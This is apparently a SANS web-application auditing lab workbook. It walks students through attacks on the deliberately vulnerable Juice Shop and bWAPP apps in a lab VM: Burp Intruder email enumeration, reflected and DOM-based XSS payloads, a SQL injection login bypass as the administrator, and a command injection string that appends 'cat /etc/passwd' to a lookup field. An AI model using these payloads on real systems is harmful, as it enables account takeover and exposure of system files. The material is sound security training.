
Initial Setup: On the Windows 10 VM, ensure that Firefox and Burp are running and that Firefox is configured to use Burp as its proxy.




Ensure that Intercept Mode is OFF for Burp: in the Burp user interface, check under the "Proxy" and Intercept tabs and ensure that the Intercept button label says, **"Intercept is off."** If it is on, toggle the setting by clicking the "Intercept is on" button.



Instructions: Load the Juice Shop site in Firefox by clicking on its bookmark in the bookmarks bar. Click the "Login" to load the login page. If you want, you can try manually guessing some usernames and passwords.



Click on the "Forgot your password" link to load the "Forgot Password" page. For this attack, you have created a file with potentially valid email addresses for users, and you will use Intruder to test these emails with this form to try to validate whether any of them are for legitimate users of the system.




© SANS Institute 2021

Login

Email


Password

 Log in

☐ Remember me

[Forgot your password?](#) [Not yet a customer?](#)


Begin by manually typing a sample email, like "a@b.co" into the textbox. Notice the messages on the screen telling you whether the email address is valid. Since this message seems to change with every character you type, this might indicate that the form is using AJAX to check the validity of the email address with every letter you type. Just typing a few characters is enough to get some requests into Burp for testing.



Forgot Password

Email address is not valid.

Email

 Change

You will use intruder to test several email addresses to see if any of them are valid. In the Burp "HTTP history" tab, find the last request made to `"/rest/user/security-question."` Right-click that request and send it to the Intruder.

Exercise 5.3 - Fuzzing and Brute Forcing with Burp Intruder

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
109	http://juiceshop.aud507.local	GET	/rest/admin/application-configuration			200	9391	JSON		
110	http://juiceshop.aud507.local	GET	/rest/admin/application-version			200	320	JSON		
111	http://juiceshop.aud507.local	GET	/api/Challenges/?name=Score+Board	✓		304	273			
112	http://juiceshop.aud507.local	GET	/rest/user/whoami			304	243			
113	http://juiceshop.aud507.local	GET	/rest/product/search?q=undefined	✓		304	246			
115	http://juiceshop.aud507.local	GET	/rest/admin/application-configuration			200	9391	JSON		
116	http://juiceshop.aud507.local	GET	/api/Challenges/?name=Score+Board	✓		200	901	JSON		
117	http://juiceshop.aud507.local	GET	/rest/user/whoami			200	311	JSON		
118	http://juiceshop.aud507.local	GET	/socket.io/?EIO=3&transport=polling&t=NdOfvWi...	✓		200	225	text	io/	
146	http://juiceshop.aud507.local	GET	/socket.io/?EIO=3&transport=websocket&sid=UCi...	✓		101	129		io/	
147	http://juiceshop.aud507.local	GET	/rest/user/security-question?email=a@b	✓		200	301	JSON		
148	http://juiceshop.aud507.local	GET	/rest/user/security-question?email=a@b.c	✓		200	301	JSON		
149	http://juiceshop.aud507.local	GET	/rest/user/security-question?email=a@b.co			200	301	JSON		

Request

Pretty Raw Hex \n ☰

```

1 GET /rest/user/security-question?email=a@b.co HTTP/1.1
2 Host: juiceshop.aud507.local
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://juiceshop.aud507.local/
9 Cookie: io=UCilBIYCZoPJkHEkAAAB; continueCode=DLz1ZK8EnQbOajlDeV7lP9Jp5wyLA6mOoMBN2XrKx4RmvzZ6k3YqWgaE74yJ
10
11

```

Context menu options:

- http://juiceshop.aud507.local...curity-question?email=a@b.co
- Add to scope
- Scan
- Do passive scan
- Do active scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser

Switch to the intruder tab, select the Positions tab, clear all the position markers, and then add a marker for the email address in the request URL. Your screen should look similar to the following, although the email address you use might be different.

Target Positions Payloads Resource Pool Options

Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

1 GET /rest/user/security-question?email=$a@b.co$ HTTP/1.1
2 Host: juiceshop.aud507.local
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://juiceshop.aud507.local/
9 Cookie: io=UCilBIYCZoPJkHEkAAAB; continueCode=DLz1ZK8EnQbOajlDeV7lP9Jp5wyLA6mOoMBN2XrKx4RmvzZ6k3YqWgaE74yJ
10
11

```

Buttons: Add \$, Clear \$, Auto \$, Refresh

Click on the "Payloads" tab and change the "Payload type" to "Runtime file." Click the "Select file" button and choose "C:\Tools\webApp\Emails.txt" as the file. Your screen should look like this:

Target Positions **Payloads** Resource Pool Options

Payload Sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 14 (approx)
 Payload type: Runtime file Request count: 14 (approx)

Payload Options [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ... C:\Tools\webApp\Emails.txt

Once the file is selected, click the Resource Pool tab and choose the 507 custom pool you created in the previous sections to mitigate the risk of denial of service against the container. Your screen should look like this before you proceed:

Target Positions Payloads **Resource Pool** Options

Resource Pool Start attack

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☒ Use existing resource pool

Selected	Resource pool	Max concurrent requests	Delay between requests
<input type="radio"/>	Default resource pool	10	
<input checked="" type="radio"/>	507 custom pool	1	100

☐ Create new resource pool

Name:

☐ Maximum concurrent requests:

☐ Delay between requests: milliseconds

☐ Add random variations

Now, click the "Start attack" button, and use the techniques you've learned to analyze the attack output. Looking at the length field for responses, which email address(es) in the file seem to be valid? Analyze that response and try to determine what the administrator's password reset question is. Could an attacker possibly find the answer to the question and change the administrator's password?

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
2	administrator@juiceshop.com	200	<input type="checkbox"/>	<input type="checkbox"/>	301	
3	bob@juice-sh.op	200	<input type="checkbox"/>	<input type="checkbox"/>	301	
4	larry@juice-sh.op	200	<input type="checkbox"/>	<input type="checkbox"/>	301	
5	administrator@juice-sh.op	200	<input type="checkbox"/>	<input type="checkbox"/>	301	
6	admin@juice-sh.op	200	<input type="checkbox"/>	<input type="checkbox"/>	436	
7	admin@juiceshop.de	200	<input type="checkbox"/>	<input type="checkbox"/>	301	
8	adminsitrator@juiceshop.de	200	<input type="checkbox"/>	<input type="checkbox"/>	301	
9	admin@juiceshop.co.uk	200	<input type="checkbox"/>	<input type="checkbox"/>	301	
10	administrator@juiceshop.co.uk	200	<input type="checkbox"/>	<input type="checkbox"/>	301	

Request Response

Pretty Raw Hex Render \n

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: SAMEORIGIN
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 134
8 ETag: W/"86-bQ1/auDcDHe5oF25qFA43VaBi2M"
9 Date: Fri, 04 Jun 2021 20:20:40 GMT
10 Connection: close
11
12 {
  "question": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2021-06-04T19:21:41.247Z",
    "updatedAt": "2021-06-04T19:21:41.247Z"
  }
}

```

Part 4 -- On Your Own

If you still have time left, feel free to use the techniques you've learned in the labs today to attempt to brute-force the Juice Shop administrator's password. This could be done with Intruder, using the "C:\Tools\WebApp\500-worst-passwords.txt" file.

Exercise 5.4 - Finding Injection Flaws

VMs Needed

- ☒ 507Win10
- ☒ 507Firewall
- ☒ 507Ubuntu

Objectives


- Demonstrate the use of reflected cross-site scripting (XSS) against an application.
- Examine the use of SQL injection to attack an application.
- Explore other injection flaws which might exist in applications and how to exploit them.

Part 1 -- XSS in Juice Shop

Background: In this section of the lab, you will use your browser to manually test for reflected cross-site scripting (XSS) in the Juice Shop search function.

Initial Setup: On the Windows 10 VM, ensure that Firefox is running.


Instructions: Load the front page of the Juice Shop application in Firefox by clicking its bookmark in the bookmarks bar. Test the functionality of the search function by entering the string "TEST" in the textbox and clicking on the "Search" button. When you examine the page returned by the application, you should see that your search string is returned as part of the results page. This could indicate that the application is vulnerable to reflected XSS.



Test for a reflected XSS vulnerability by entering this string in the search textbox and then clicking the Search button:

```
<script>alert("Vulnerable")</script>
```


If the application is vulnerable to XSS, you should see an alert box with the word "Vulnerable" in it.



To better demonstrate the danger of XSS, attempt a DOM-based XSS attack by typing the following string in the search box:

```
<script>document.body.innerHTML=<h1>You've been hacked! You should <a href=https://www.sans.org/courses/audit>Take an audit class</a></h1>;</script>
```

This time, when the page reloads, all of its content should be replaced with text that we entered. This script uses the JavaScript document object model (DOM) to replace the HTML being rendered into the browser, effectively replacing the rendered page with content supplied by the attacker.



Examine the source code of the page (use CTRL-U) and note that because this is a **DOM-based** attack, no changes were made to the HTML source. The changes were made in memory to the model used by the browser when it renders the page - the Document Object Model.

Part 2 -- SQL Injection in Juice Shop

Background: In this section of the lab, you will use your browser to manually test for and exploit a SQL injection flaw in the Juice Shop login form.


Initial Setup: On the Windows 10 VM, ensure that Firefox is running.

Instructions: Load the front page of the Juice Shop application in Firefox by clicking its bookmark in the bookmarks bar. Load the Login page by clicking on the "Login" button. Manually test for SQL injection by entering into the Email textbox the string:

a'

Enter into the Password textbox this string:

b'



The screenshot shows the Juice Shop login interface. It features a dark background with light-colored text and input fields. The 'Email' field is at the top, followed by the 'Password' field. Below the password field is a 'Log in' button with a key icon. There is also a 'Remember me' checkbox and links for 'Forgot your password?' and 'Not yet a customer?'. The input fields contain the strings 'a' and 'b' respectively, as per the instructions.

The single quote character is a good first test for SQL injection, and using different text in each box may make it easier to identify what part of the query is being affected by any injection flaw. Click the "Log in" button and read the error message on the screen. Part of the message shows the SQL query being executed as:

'SELECT * FROM Users WHERE email = 'a' AND password =
'2765802181072b3aa2be59dae8c72b0d''

Login

```
{
  "error": {
    "message": "SQLITE_ERROR: unrecognized token: \n'2765802181072b3aa2be59dae8c72b0d'\n",
    "stack": "SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \n'2765802181072b3aa2be59dae8c72b0d'\n\n at Query.formatError (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16)\n at afterExecute (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)\n at replacement (/juice-shop/node_modules/sequelize/lib/trace.js:19:31)\n at Statement.errBack (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:16:21)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = 'a' AND password = '2765802181072b3aa2be59dae8c72b0d'",
      "original": {
        "errno": 1,
        "code": "SQLITE_ERROR",
        "sql": "SELECT * FROM Users WHERE email = 'a' AND password = '2765802181072b3aa2be59dae8c72b0d'",
        "sql": "SELECT * FROM Users WHERE email = 'a' AND password = '2765802181072b3aa2be59dae8c72b0d'"
      }
    }
  }
}
```

The username string you entered (a') caused the query to break due to unbalanced quotation marks. Because you now know where in the query your input will be used, you can devise a string to log in as administrator without knowing the correct password. Use the following string in the email address box, with any non-blank password, and attempt to log in again.

```
admin@juice-sh.op';--
```

This string will cause the internal query to look like this:

```
SELECT * FROM Users WHERE email = 'admin@juice-sh.op';--' AND password =  
'2765802181072b3aa2be59dae8c72b0d'
```

Everything after the ;-- characters will be ignored as a comment, making the query effectively read like this:

```
SELECT * FROM Users WHERE email = 'admin@juice-sh.op';--
```

If your login is successful, click the "Your Basket" icon to view your shopping cart, and see what email address is associated with your shopping cart. If your screen matches the one below, you have logged in as the application's administrator.

Your Basket (admin@juice-sh.op)

Product	Description	Price	Quantity	Total Price	
Apple Juice (1000ml)	The all-time classic.	1.99	<input type="text" value="2"/>	3.98	
Orange Juice (1000ml)	Made from oranges hand-picked by Uncle Dittmeyer.	2.99	<input type="text" value="3"/>	8.97	
Eggfruit Juice (500ml)	Now with even more exotic flavour.	8.99	<input type="text" value="1"/>	8.99	

Part 3 -- Command Injection in bWAPP

Background: In this section of the lab, you will use your browser to manually test for and exploit a command injection flaw in bWAPP.

Initial Setup: On the Windows 10 VM, ensure that Firefox is running.

Instructions: Load the front page of the bWAPP application and login with the credentials:

Login: **bee**


Password: **bug**

Set the security level to "Low," and click the Login button.

After logging on, choose OS Command Injection in the selection list, and then click the "Hack" button.



The page that loads is a utility which allows users to perform a DNS lookup on a hostname and see the results in the browser. You can try it out by clicking the "Lookup" button next to the textbox.




The utility works by running a command-line Linux tool called "nslookup" with the hostname entered by the user. The results of the lookup are returned to the user's browser.



The Linux shell allows multiple commands to be run on one line if they are separated by a semicolon (;) character. Test to see if you can cause a second command to run after the nslookup by entering the following string in the "DNS Lookup" textbox:

```
www.nsa.gov; cat /etc/passwd
```



If this is successful, the shell will return the results of both commands to the application, and ultimately into the response page.

/ OS Command Injection /

DNS lookup:

Server: 8.8.8.8 Address: 8.8.8.8#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 184.86.26.243 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,:/nonexistent:/bin/false

To view an easier-to-read copy of the contents of the `/etc/passwd` file, use the View Source feature of Firefox and look at the text beginning around line 70.

```

